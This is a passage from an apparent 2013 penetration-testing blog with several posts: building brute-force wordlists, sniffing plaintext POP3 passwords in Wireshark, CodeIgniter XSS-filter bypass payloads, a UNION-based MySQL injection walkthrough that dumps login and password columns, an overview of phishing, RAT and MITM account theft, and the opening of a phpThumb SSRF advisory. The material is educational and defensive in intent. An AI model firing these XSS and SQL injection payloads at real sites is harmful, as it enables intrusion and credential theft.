Wednesday, December 18, 2013

Creating custom username list & wordlist for bruteforciing.


During brute-forcing every time you need custom  password list & username list. Username list is as well as important as password list, it should be unique for every organization.If we use traditional large number of username list , then it will be tedious process.Custom username list also useful in username enumeration.

Creating custom username list:-


(1)Jigsaw:-

During information gathering stage , you may use jigsaw script. It is great script for gathering employees `s details like fullname, position, department, email addresses.You should use script with your jigsaw credential.


some times email address`s initial can be username of employee.So you can get different username from output of jigsaw script.


(2)Username script:-

If you have full name of users then you can use username.py script to generate possible username by using different combination of first name & last name.


I also write bash script which generate possible username using first name, last name & birth date.


Creating Custom word list:-


(1)Cewl:-

Custom Word List generator. CeWL is a ruby app which spiders a given url to a specified depth, optionally following external links, and returns a list of words.


(2)Wyd:-

wyd is a password profiling tool that extracts words/strings from supplied files and directories. It parses files according to the file-types and extracts the useful information, e.g. song titles, authors and so on from mp3's or descriptions and titles from images.


(3)Cupp:-

People spend a lot of time preparing for effective dictionary attack. Common User Passwords Profiler (CUPP) is made to simplify this attack method that is often used as last resort in penetration testing and forensic crime investigations. A weak password might be very short or only use alphanumeric characters, making decryption simple. A weak password can also be one that is easily guessed by someone profiling the user, such as a birthday, nickname, address, name of a pet or relative, or a common word such as God, love, money or password.

Tuesday, December 17, 2013

How To Capture Passwords Across The Air - Network Traffic Analysis


ABSTRACT

     It is known that WireShark is a powerful tool that goes far beyond a simple sniffer. What many do not know is that there are several ways to harness the potential of this tool and this is what this article aims at introducing the readers. We will learn to sniff the network effectively, create filters to find only the information we want, see it as a black hat would use this tool to steal passwords, and finally how to use WireShark to diagnose network problems or if a firewall is blocking packets correctly.

INTRODUCTION

     Today it is very unlikely that your password will be brute forced. You use the internet regularly and one day you're surprised to receive allegations of an intrusion. Evidence indicates that the intruders third party accounts departed from your account, and you have no idea what is happening. Someone may have made use of your account and performed such acts as you. How could this have happened? A strong possibility is that you have become the victim of an attack via "sniffer".

UNDERSTAND THE MAIN CONCEPT

     What are "sniffers"? The main purpose of a sniffer is to capture network traffic. They are used for network analysis purposes, however they can also be used by malicious hackers to capture your passwords, and even IDS systems are based on network sniffers.

     These programs also allow you to monitor network activity recording data (usernames, passwords; ect.) each time they access other computers on the network.

     These programs aim at monitoring ("sniffing") network traffic to capture access to network services, such as remote mail service (IMAP, POP3), remote access (telnet, rlogin, etc.), file transfer (FTP) etc.. accesses made, capturing packets. Always aimed at getting the most relevant information.
When we called the HUB computer and send information from one computer to another, in reality this data is for all ports of the HUB, and therefore for all machines. It turns out that only the machine on which the information was intended to send the operating system.

     If a sniffer were running on other computers, even without these systems sending data it travels there for the operating system, the sniffer will intercept at the network layer, capturing the data and displaying them to the user, in an unfriendly way. Generally the data is organized by type of protocol (TCP, UDP, FTP, ICMP, etc...) and each package read may have show your content.


YOUR PASSWORD CAN BE CAPTURED BY SNIFFERS!

     Many local area networks (LANs) are configured sharing the same Ethernet segment. Virtually any computer of the network can run a "sniffer" program to "steal" users passwords. "Sniffers" work monitoring the flow of communication between computers on the network to find out when someone uses the network services previously mentioned. Each of these services uses a protocol that defines how a session is established, such as your account is identified and authenticated and how to use the service.
     To have access to these services, you first have to have a "log in". The login sequence - is part of the authentication protocol, which occurs at the beginning of each session - the "sniffers" are concerned about this, because it is this part that is your password. Therefore, it is only the filter "strings" keys that the password is obtained.


STEP BY STEP

     Currently, almost all environments use switches and not hubs, which makes sniffing a little more difficult because the switches do not send the data to all ports as a hub does, it sends directly to the port where the host destination is. So if you try to sniff a network switch you will only hear what is broadcast, or its own connection. To be able to hear everything without being the gateway of the network, an ARP spoof attack (aka ARP poisoning) is necessary, or burst the CAM table of the switch.

Basic Usage
     Now let's get our hands dirty: I'm assuming you already have the program (WireShark) installed, if you do not then download it. When starting WireShark, the displayed screen will look something like Figure 1:


Figure 1) Wireshark.

     Before you can start capturing packets, we have to define which interface will "listen" to the traffic. Click Capture > Interfaces


Figure 2) Interfaces.

     From there, a new window will appear with the list of automatically detected interfaces, simply select the desired interface by clicking the box next to the name of the interface, as in figure 3:


Figure 3) Capture Interfaces.

     If you click Start, it will begin automatically capturing packets. You can select the interface and only then it will start the capture if necessary.
     When the capture process starts, you will see several packets traversing the screen WireShark (varying according to the traffic of your machine / network). Will look something like the figure 4:


Figure 4) Capturing.

     To stop the capture, simply click the button, "Stop the running live capture".


Figure 5) Stop.

     It is important to remember that you must take care if your network is busy, the data stream may even lock your machine, then it is not advisable to leave the WireShark to capture for a long time, as we will see, we will leave it running only during the process to debug a connection. The greater the amount of packets, the longer it takes to apply a filter, find a package, etc.

     With this we have the basics of the program, we can set the capture interface, start and stop the capture. The next step is to identify what interests among many packages. For this, we will start using filters.

Using Filters

     There are a plethora of possible filters, but at this moment we will see just how to filter by IP address, port and protocol.
The filters can be constructed by clicking on "Filter", then selecting the desired filter (there is a short list of pre-defined filters), or by typing directly into the text box. After you create your filter, just click "Apply", if you wanted to see the entire list of packages again just click "Clear", this will remove the filter previously applied.


Figure 6) Filter.


     I will use a small filter list as an example:


Figure 7) Example by Rafael Souza (RHA Infosec).


     It is also possible to group the filters, for example:
ip.src == 10.10.10.1 && tcp.dstport==80 OR ip.src == 10.10.10.1 and tcp.dstport==80

Source address 10.10.10.1 
And destination port 80


CAPTURING PASSWORDS

     Now we will see how you can capture passwords easily, just by listening to traffic. For this example we will use the POP3 protocol, which sends the data in clear text over the network. To do this, start capturing packets normally and start a session with your POP3 email server. If you use a safer protocol like IMPAPS or POP3 and I just wanted to see the functioning of the mechanism, it is possible to connect via telnet to POP3 without having to add / modify your account, simply run the following:

telnet serveremail.com 110
user user@rhainfosec.com
pass rhainfosecpasswd

     Now stop the capture, filter and put "pop" and then click "Apply". now thats done, you see only the packets of POP3 connection. Now click on any of them right, and then click "Follow TCP Stream".


Figure POP3.
     With this we will open a new window with the entire contents of the ASCII connection. As the POP3 protocol sends everything in plain text, you can see all the commands executed, including the password.


Figure 9) Pass.

     This can be transported to any connection in plain text, such as FTP, Telnet, HTTP, etc.. Just to let you change the filter and examine the contents of the connection.

Importing External Captures

     Usually in servers, there is no graphical environment installed and with that you cannot use WireShark directly. If you want to analyze traffic on this server and you cannot install WireShark, so you have to capture this traffic elsewhere, the best one can do is write traffic with TCPdump locally and then copy this dump to a machine with WireShark from where a more detailed analysis is made.

     We will capture everything that comes and goes from the host 10.10.10.1 with destination port 80 and save content in capturerafaelsouzarhainfosec.pcap file from the local folder where the command was executed. Run the server:

tcpdump -i eth0 host 10.10.10.1 and dst 
port 80 -w 
capturerafaelsouzarhainfosec.pcap

     Once you're finished capturing, simply use CTRL + C to copy the file to the machine WireShark capture and import by clicking on File -> Import. Once imported, you can use the program normally as if the capture had occurred locally.


EVOLUTION OF THINKING

Why steal your password?

     There are various reasons that lead people to steal passwords from simply to annoy someone (sending email as you) up to perform illegal activities (invasion on other computers, theft of information, etc.) An attraction to crackers is the ability to use the identity of others in these activities.

     One of the main reasons that attackers try to break systems and install "sniffers" is the ability to quickly capture the maximum number accounts. Thus, the more accounts this attacker has , the easier it is to hide your stash.

How can you protect yourself?

     Do not think that "sniffers" can make all the whole internet insecure. It is not so. You need to be aware of where the risk is , when you're at risk and what to do to be safe .

     When you have your credit card stolen or suspect that someone may be using it improperly, you cancel the card. Likewise, as passwords can be stolen, it's critical that you replace it regularly. This precaution limites the amount of time that a stolen password can be used by an attacker.

     Never share your password with others. This sharing makes it difficult to know where your password is being used (exposed) and is harder to detect unauthorized use. A password is like a tooth brush never share it and change it regularly.

     Never give your password to anyone that is claiming they need access to fix your account problem or wanting to investigate the breach of a system. This trick is one of the most effective methods of hacking, known as "social engineering."

Use networks you can trust

     Another aspect you should take into consideration is what network you can trust and which you cannot. If you are traveling and need to access an organizations computer remotely have a great level of assurance that the network is secure. For example, pick any file in your home directory that you share is it available to a "LanHouse" or network of another organization . Are you sure you can trust the network?

     If you have no alternative for secure remote access and only have available resources such as telnet, for example, you can "mitigate" this effect by changing the password at the end of each session. Remember that only the first packet (200-300 bytes)of each session carry information from your "login". Therefore, to always change your password before logging out, this will not be captured and password before it that were exposed to the network are no longer valid. Of course it is possible to capture everything going across the network, but the attacker has no intention of filling their file system quickly and becoming so easily discovered.

Why are networks so vulnerable to "sniffers"?

     There are several reasons and there is no quick solution to the problem.

     Part of the problem is that companies tend to invest in more new features rather than add security. New security features can create the most difficult systems to configure and less convenient to use. Remember companies try to adhere to the C.I.A. triangle (confidentiality, integrity, and availability). New features create unintended effects on availability when this happens policy is overlooked creating a new vulnerability in itself.

     Another part of the problem is related to added costs for Ethernet switches, hubs, network interfaces that do not support the particular "promiscuous" that sniffers can use.


CONCLUSION

     The question that remains is how can we protect ourselves from this threat...


i) Network cards that cannot be put into "promiscuous" mode. Thus, computers cannot be mastered and transformed into "sniffers".

ii) Typically, the Ethernet interface only passes packets to the highest level protocol that are intended for local machine. Switching this interface into promiscuous mode allows all packets that are accepted and passed to the higher layer of the protocol stack. This allows the selection you want.

iii) Packages that encrypt data in transit over the network, thus avoiding to flow passwords "in the clear".

     I would remind you that the safest thing to adopt and encourage the use of is software which enables remote access encrypted sessions, they help to make your environment much more secure.

     One fairly common encryption technology currently in secure communication between remote machines SSH (Secure Shell). SSH is available for different platforms. Its use does not prevent the password captured, but as this is not an encrypted service to the attacker. SSH negotiates connections using RSA algorithm. Once the service is authenticated, all subsequent traffic is encrypted using IDEA technology. This type of encryption is very strong.

     In the future, security will be increasingly intrinsic to the systems and infrastructure networks. No use having all the "apparatus" of security if you need, but do not use them. Security is not something that can be completely secure. Remember, no one is 100% secure.

Thank you readers, it's always good to help my dear friend Rafay Baloch

ABOUT THE AUTHOR:

This is a guest post written by , RAFAEL FONTES SOUZA. He is the maintainer of the “Project Backtrack Team Brazilian”, He works at RHAinfosec as a senior penetration tester. He is also the Founder of the "Wikileaks and Intelligence, Cypherpunks". Good communication in groups and the general public, attended college projects with a focus on business organization, he currently seeks work experience outside of brazil”. He frequently contributes at RHA and talks about various topics related to internet security. 

Sunday, December 15, 2013

Code Igniter XSS Filter Multiple Bypasses


Recently we released our "XSS Filter Evasion Cheat Sheet", i was quite surprised to hear the community feedback. The total downloads have surpassed a figure of 2500, which was quite amazing considering that i didn't expect it to escalate that quickly.  Recently, i had a chance to test Code Igniter's XSS clean function, as it relied upon blacklist it caught my interest. I was pleased that almost all the payloads/techniques that were used to bypass the "XSSCLEAN" function have been already documented inside our "XSS Filter Evasion Cheat Sheet".

Vulnerability Details

The test-bed i used was setup by @soaj1664ashar based upon the rules of the "XSS Clean" function inside of code igniter.

http://xssplayground.net23.net/clean11.html

I managed to find lots of bypasses, however couple of them collided with what @soaj1664ashar had already found before. Therefore, i thought to publish the ones that did not collide with his vectors.

Bypass 1 - Null Bytes

Internet explorer up to version 9, ignores null bytes every where. The XSSClean function was filtering for keywords like <script>, however it was not filtering out the null bytes. Therefore under Internet explorer 9 and below, the following is a valid vector executing javascript perfectly.

<scr\x00ipt>confirm(1);</scr\x00ipt>

Bypass 2 - SVG and XLINK

The XSSCLEAN function was not filtering out the SVG tag and the xlink attribute. Along with it the XSSCLEAN function was also filtering out keywords such as javascript, vbscript etc. However this doesn't prevents us from executing javascript.

protected function _js_link_removal($match)
{
//echo "in link removal";
return str_replace($match[1],
preg_replace('#href=.*?(?:alert\(|alert&\#40;|javascript:|livescript:|mocha:|charset=|window\.|document\.|\.cookie|<script|<xss|data\s*:)#si',
'',
$this->_filter_attributes(str_replace(array('<', '>'), '', $match[1]))
),
$match[0]);

}

The following payload manages to pass through the XSSCLEAN function of Codeigniter and yields a valid javascript:

<svg xmlns:xlink=http://www.w3.org/1999/xlink><a><circle r=100 /><animate attributeName=xlink:href values=;javas&Tab;cript&colon;confirm&lpar;1&rpar; />

Bypass 3 - HREF


Since, we were able bypass the blacklist that was looking for the keyword "javascript", we can use the href tag to execute valid javascript.

<a/href=javas&Tab;cript&colon;confirm(top.location)>XSS

There are countless other variations thought.

Bypass 4 - Separators

There are certain characters that get's parsed as whitespace characters, since the "Code Igniter" was not filtering out the space characters, they can be used to yield a valid javascript syntax inside various browsers. For more information on them, please refer to our "XSS Filter Evasion Cheat Sheet".

More Bypasses

Ashar javed found various bypasses for CodeIgniter, if you are interested in more bypasses, please refer the link below:

https://github.com/EllisLab/CodeIgniter/issues/2667

Monday, December 9, 2013

Bypassing Modern WAF's XSS Filters - Cheat Sheet


Last month i was asked by my university teacher "Sir Asim Ali" to write a paper on any topic related to "Computer Architecture" as a semester project. I was particularly interested in writing security related stuff, let it be related to computer architecture, networks etc. However i found that lots of work has already been done on the architecture level security. Therefore, i convinced my teacher that i'll be writing on "Bypassing Modern Web Application Firewall's" as some of you might know that most of my research is related to client side vulnerabilities and bypassing WAF's.


In my day to day job as a penetration tester, it's very often that i encounter a web application firewall/filter that looks for malicious traffic inside the http request and filters it out, some of them are easy to break and some of them are very hard. However, in one or another context all the WAF's i have encountered are bypassable at some point.

Rsnake's XSS cheat sheet was one of the best resources available for bypassing WAF's, however overtime as browsers got updated lots of the vectors didn't work on the newer browser. Therefore there was a need to create a new Cheat Sheet. Over time i have developed my own methodology for bypassing WAF's and that's what i have written the paper on. The paper talks specifically about bypassing XSS filters, as for SQLi, RCE etc. I thought to write a different paper as the techniques differ in many cases.

  Modern Web Application Firewalls Fingerprinting and Bypassing XSS Filters


Tuesday, December 3, 2013

Understanding This Technique Called MySQL Injection

ABSTRACT

It is known that computers and software are developed and designed by humans, human error is a reflection of a mental response to a particular activity.
Did you know that numerous inventions and discoveries are due to misconceptions?
There are levels of human performance based on the behavior of mental response , explaining in a more comprehensive, we humans tend to err , and due to this reason we are the largest tool to find these errors , even pros software's for analysis and farredura vulnerabilities were unimproved by us.

Understand the technique MySQL Injection

One of the best known techniques of fraud by web developers is the SQL Injection. It is the manipulation of a SQL statement using the variables who make up the parameters received by a server-side script, is a type of security threat that takes advantage of flaws in systems that interact with databases via SQL. SQL injection occurs when the attacker can insert a series of SQL statements within a query (query) by manipulating the input data for an application.

STEP BY STEP


Figure 1) Detecting.


Searching Column number (s): We will test earlier in error, then no error may be said to find.


Figure 2) SQL error.

Host Information,
Version of MySQL system used on the server.


Figure 3) Host Information.


Figure 4) Location of the files

Current database connection used between the "input" to the MySQL system.


Figure 5) Users of MySQL.


Figure 6) Current Time.

Brute Force or Shooting

This happens in versions below 5.x.y


Figure 7) Testing.

Dump
This happens in versions up 5.x.y [ 1º Method ] 

http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(table_name) from information_schema.tables where table_schema=database()--

usuarios,rafael,fontes,souza,greyhat,hackers,test,ownz,you
or
Unknown column 'usuarios,rafael,fontes,souza,greyhat,hackers,test,ownz,you' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'usuarios,rafael,fontes,souza,greyhat,hackers,test,ownz,you' at line 1

<>------------------------<>-------------------------<>--------------------------<>

[ 2º Method ] 

http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.tables limit 0,1--
CHARACTER_SETS
or
Unknown column 'CHARACTER_SETS' in 'where clause'
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'CHARACTER_SETS' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.tables limit 1,2--
COLLATIONS
or
Unknown column 'COLLATIONS' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'COLLATIONS' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.tables limit 16,17--
usuarios
or
Unknown column 'usuarios' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'usuarios' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.tables limit 17,18--
rafael
or
Unknown column 'rafael' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'rafael' at line 1
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Searching Column (s) of a given table
* Brute Force / Shooting
This happens in versions below 5.x.y
http://[site]/query.php?string= 1 union all select 1,2,3,4,nome from usuarios--
Unknown column 'rafael1' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'rafael1' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,churros from usuarios--
Unknown column 'rafael1' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'rafael1' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,login from usuarios--
_Rafa_
or
Unknown column '_Rafa_' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '_Rafa_' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,passwd from usuarios--
rafael1337
or
Unknown column 'rafael1337' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'rafael1337' at line 1

=--------------------------=--------------------------=--------------------------=--------------------------=
Dump
This happens in versions up 5.x.y [ 1º Method ] 
"usuarios" hexadecimal -> "7573756172696f73"

http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(column_name) from information_schema.columns where table_name=0x7573756172696f73--
login,passwd,id,texto
or
Unknown column 'login,passwd,id,texto' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'login,passwd,id,texto' at line 1

<>------------------------<>-------------------------<>--------------------------<>

[ 2º Method ] 

"usuarios" decimal -> "117,115,117,97,114,105,111,115"

http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.columns where
table_name=char(117,115,117,97,114,105,111,115) limit 0,1--
login
or
Unknown column 'login' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'login' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.columns where
table_name=char(117,115,117,97,114,105,111,115) limit 1,2--
passwd
or
Unknown column 'passwd' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'passwd' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.columns where
table_name=char(117,115,117,97,114,105,111,115) limit 2,3--
id
or
Unknown column 'id' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'id' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.columns where
table_name=char(117,115,117,97,114,105,111,115) limit 3,4--
text
or
Unknown column 'text' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'text' at line 1
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Extracting data from the columns of a given table
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(login,0x20,0x3a,0x20,senha) from usuarios--
_Rafa_ : fontes1337
or
Unknown column '_Rafa_ : fontes1337' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '_Rafa_ : fontes1337' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(login,0x20,0x3a,0x20,senha) from usuarios--
_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes,hackers : mitnick,green : rha_infosec
or
Unknown column '_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes,hackers : mitnick,green : rha_infosec ‘in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes,hackers : mitnick,green : rha_infosec' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select
1,2,3,4,concat_ws(0x20,0x3a,0x20,login,senha) from usuarios--
_RHA_ : infosec1337
or
Unknown column '_RHA_ : infosec1337‘ in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '_RHA_ : infosec1337’ at line 1

=--------------------------=
Concat 
group_concat() => Search all you want with ascii caracters
concat() => search what you want with ascii caracters
concat_ws() => unite
Hexadecimal 
0x3a => :
0x20 => space
0x2d => -
0x2b => +

Readers, this article is for educational purposes only, could continue explaining how to exploit web sites, but that is not my intention.
It is known that the impact of the change may provide unauthorized access to a restricted area, being imperceptible to the eye of an inexperienced developer, it may also allow the deletion of a table, compromising the entire application, among other features. So I want to emphasize that this paper is for security researchs and developers to beware and test your code.

CONCLUSION

Many companies are providing important information on its website and database, information is the most valuable asset is intangible, the question is how developers are dealing with this huge responsibility?
The challenge is to develop increasingly innovative sites, coupled with mechanisms that will provide security to users.
The purpose of this paper is to present what is SQL Injection, how applications are explored and techniques for testing by allowing the developer to customize a system more robust and understand the vulnerability.

ABOUT THE AUTHOR:

This is a guest post written by , RAFAEL FONTES SOUZA. He is the maintainer of the “Project Backtrack Team Brazilian”, He works at RHAinfosec as a senior penetration tester. He is also the Founder of the "Wikileaks and Intelligence, Cypherpunks". Good communication in groups and the general public, attended college projects with a focus on business organization, he currently seeks work experience outside of brazil”. He frequently contributes at RHA and talks about various topics related to internet security. 

Saturday, November 30, 2013

An Overview of Real World Account Hacking Strategies


I often get sick and tired of reading comments underneath a white-hat hacking tutorial, asking “how do I hack a Gmail”, “How to hack Facebook account”, etc by people that don't really understand the fundamentals of what they are asking. Then there are the RATters, bot masters, and others spreading Trojans with their back-doored, fake Facebook-Hacking programs, that prey on the ignorant people who downloads them.

While the “Master Hack” would be to find some insane Zero Day in the web application front end of the website's own servers, attacking them directly and pwning their massive database. That's just not going to happen. Surely not by anyone who has to ask “how to”. I'll tell you why. Google, Yahoo, Facebook (ANY of the big wheels in the cyber world) have entire teams of security specialists, constantly upgrading, monitoring, and researching their entire internal network infrastructure. Nothing connected to a network is ever 100% Secure, though, so I guess if you're a noob you may still have something like a 0.00000001% chance of accidentally finding a way in, before it is found and patched. They also have all the money in the world to ensure they are not running outdated or unsafe SQL versions or rules. Then we come to brute-forcing.. A semi direct attack. Anyone who has (in the last SEVERAL Years) tried guessing a password to an account on any of the big sites more than a few times and locked down the account after so many wrong guesses can quickly ascertain why it wouldn't be wise to throw 50 wrong guesses per second at one.


I could go on and on about impractical theories and misconceptions, but let's get to the fun part. I will go over how accounts are actually getting hacked into in the real world. This isn't a tutorial. Just an overview of various real world strategies, that don't take much technical know-how. It is more of a cleverness skill-set than a programing one, most of the time.

The majority of hacked accounts happen via simply stealing passwords to accounts. Once the attacker has the credentials, there are still often hurdles to overcome, in today's world. Most having to do with the security settings of the website and account, itself.. The attacker may be in a different country, and then the account may automatically lock down and require verification (via SMS, alternate email, etc). Not always, but I promise it does happen quite often. In this case he would have to be careful to use a proxy or vpn that matches the same location as the victim, or perhaps find a tor exit node via AdvOR that is of the same location. But the problem with using freely available proxies, vpns, and exit nodes are that they quickly become blacklisted by spammer usage and get flagged by the website. Also, many of the free proxies have very limited bandwith or restrictions. Most of this can be worked around for a few bucks, though.

The methods for stealing creds are far and wide, local and remote, and ever evolving in a war with the ever evolving security industry. The same industry that funds research into hacking their own systems and teaching the world how to break into them, in order to funnel more importance and money into their cause. But the economics and politics are a whole other subject.

PHISHING


In this method, the attacker attempts to direct unwary users to a fake login page, usually by spamming the url. Spam urls used to be most prevalently done via massive email lists, but is quickly being replaced by fake accounts on social media sites. Anyone can make a fake account of a pretty girl and get circles of thousands of friends very quickly. Sometimes the victim has malware or a network intrusion that is redirecting them to the malicious page. But either way, the point is, the victim is tricked into visiting a fake page that looks like the real one and if the victim fills out the username and password fields, a php script writes the values to a log on the attacker's server.

The usual step-by-step for this technique is by uploading the fake, modified webpage, the script, and log to a web-hosting provider. But they are on the watch for that, these days and most phishing pages are actually being run on an apache server on the attacker's own box, with port 80 forwarded to it from the router and the obfuscated url actually pointing straight to their external ip (I know. Sad but true.), there are others hosted from a paid bullet-proof hosting service.

RATs, Keyloggers, Botnets, Stealers, and Other Trojans


These days, trojans come far and wide with easy to use client interfaces. Most, such as RATs, Consist of a client and a server builder. The server is the malicious exe that will report back to the client via reverse tcp (usually), through the port specified. The server exe can be crypted, have icons, various install options, as well as persistence, process and default browser injection... In other words they can be hard to get rid of for the average user. Once crypted and tested, the server exe is usually binded to some software or the file extension is spoofed with charmap to reverse the characters to make it look like a jpg, then a real jpg is converted to a .ico and used as the icon. They are spread in warez, malicious urls hosting a jdb (Java Drive-By) that tries to execute the code through the browser, and sometimes via a direct client-side attack with an exploit kit or metasploit that attempts to execute the malicious exe via a vulnerability in a program on the victim's box.

Once an attacker has r00t, or even user privilege on the victim's machine, the server will report to the client what functions it was designed to do, this can (AND WILL) include keystrokes, screenshots, control of processes on the victim computer, remote desktop, and spy features, such as webcam and mic control (He can watch you and listen to you and save all of it!!!!).

Keyloggers, file-stealers, and password-stealers are pretty self explanatory. Usually the malicious exe is built to deliver to an ftp. Sometimes smtp. Botnets are usually specified for only specific functions and are geared more toward mass infection. The client side of a botnet is a builder executable and a control panel run on a local (or remote hosted) server and accessed via a web interface with a common browser.

MITM (Man in the Middle) Attack


These attacks are not really geared toward mass-victim hacks... But that is what makes it more scary. I would much rather an attacker have my creds buried among 100,000 others that he has, than someone sitting across the room spending hours reading packets to have me and 3 others' credentials. It is usually more focused on the victim and specified. This is not a rule. It is just how it usually occurs in the real world.

In a MITM attack, the attacker is usually running an automated script  that spoofs his MAC address, blocks usage of SSL encryption (via sslstrip, etc), and captures packets between machines. The attacker machine will basically tell the victim machine that he is the router and tell the router that he is the victim machine, and it will then pass along the packets to the destination device, like he was never there. SSL is usually blocked by a script that enforces http only, thus leaving creds passed along the network in plain text. Sometimes a favicon is even added that looks like a lock, so that it gives the impression of a safe, encrypted network protocol.

There are many variations to local network attacks. Some try to inject malicious iframes into the victim's browser or other client side attacks. Some don't capture creds or block SSL, but just capture the session cookie, losing access as soon as the victim logs out or it expires. Some even broadcast a fake access point. Most are done in public wifi networks. Some are corporate espionage type attacks, but by far, most are coffee shop/parking lot attacks by bored teenagers running automated scripts on a backtrack or kali linux machine.

The Local Attack 

These are typically done by stalkers or nosy friends that find portable, easy to use forensic programs online, put them on a USB stick and play with someone's computer. They look for lots of things, including deleted files. But for this discussion, they look for account passwords saved by the browser of a naive user who doesn't clear his  history, saved form data, passwords, etc.

Guessing


Hey I know it sounds crazy, but many a social engineer has found answers to security questions in someone's email on social networks, or just asked them in conversations or knew them already, and then reset the passwords to their accounts. Never know.

I didn't get into SQL injection or other hacking on smaller sites and trying the same Creds you find there, onto the big sites, but it happens, too.

That concludes my overview of attack strategies that are common-place in the real world. Yes, there are many ways to get into things and many more will evolve. Some of these may be obsolete, in the future. But for the purposes of this discussion, this is how it is actually being done.

GJL

About the Author

I'm Gary. Though I have many names in many places, this is my true one. I am honored to have been invited by the RHA InfoSec to create content. I can't really go all the way into my experience, suffice to say my greatest teachers have been hours upon hours of trial, effort, information and second opinions.

My skill-set is wide and varied and I am more a "Jack of all trades", rather than a specialist in any one category. I stay pretty busy with various projects (not all is computer related), but I will do my best to lend my time, effort, and knowledge. If I am busy or unable to answer any of your inquiries or handle your requests, for whatever reason, then I am sure Rafay, or Preston or any of the others can when they are able. Last but not least. I (PERSONALLY) do not want your likes, recognition, attention, traffic, or friends. Please save all of that for Rafay and the RHA Page. These guys have put this together, for you and deserve all recognition for it. Thank you.

Friday, November 29, 2013

phpThumb Server Side Request Forgery


Recently me along with my friend "Deepankar Arora" discovered a server side request forgery vulnerability inside of the phpThumb's latest version. The vulnerability is not inside the script itself, bit it occurs due to the fact that the webmasters do not configure phpThumb properly and also due to the fact that the high security settings were not turned on by default until now, before we talk about the details, let us briefly introduce the readers to SSRF vulnerability.

What is a Server Side Request Forgery?

A server side request forgery is not a single vulnerability, however it represents different classes of vulnerability which includes attacks such as XXE, http response splitting etc. In a server side request forgery an attacker creates forged packets to communicate with the intra/internet by using the vulnerable server as a pivot point. Several other different attacks can be performed, however we will keep it at a basic level so that they can be understood easily.

Explanation


The debug mode in phpThumb was introduced for trouble shooting purposes, however the debug mode when turned can result in a server side request forgery. By exploiting it a SSRF vulnerability an attacker may be able to scan local or remote ports, fingerprint services etc.

Let's take a look at the piece of code responsible for fetching an external image:
if ($rawImageData = phpthumb_functions::SafeURLread($phpThumb->src, $error, $phpThumb->config_http_fopen_timeout,
$phpThumb->config_http_follow_redirect)) {
        $phpThumb->DebugMessage('SafeURLread('.$phpThumb->src.') succeeded'.($error ? ' with messsages: "'.$error.'"' :
''), __FILE__, __LINE__);
        $phpThumb->DebugMessage('Setting source data from URL "'.$phpThumb->src.'"', __FILE__, __LINE__);
        $phpThumb->setSourceData($rawImageData, urlencode($phpThumb->src));
    } else {
        $phpThumb->ErrorImage($error);
    }
}
 if ($rawImageData = phpthumb_functions::SafeURLread($_GET['src'], $error, $phpThumb->config_http_fopen_timeout,
$phpThumb->config_http_follow_redirect)) {
            $md5s = md5($rawImageData);
        }

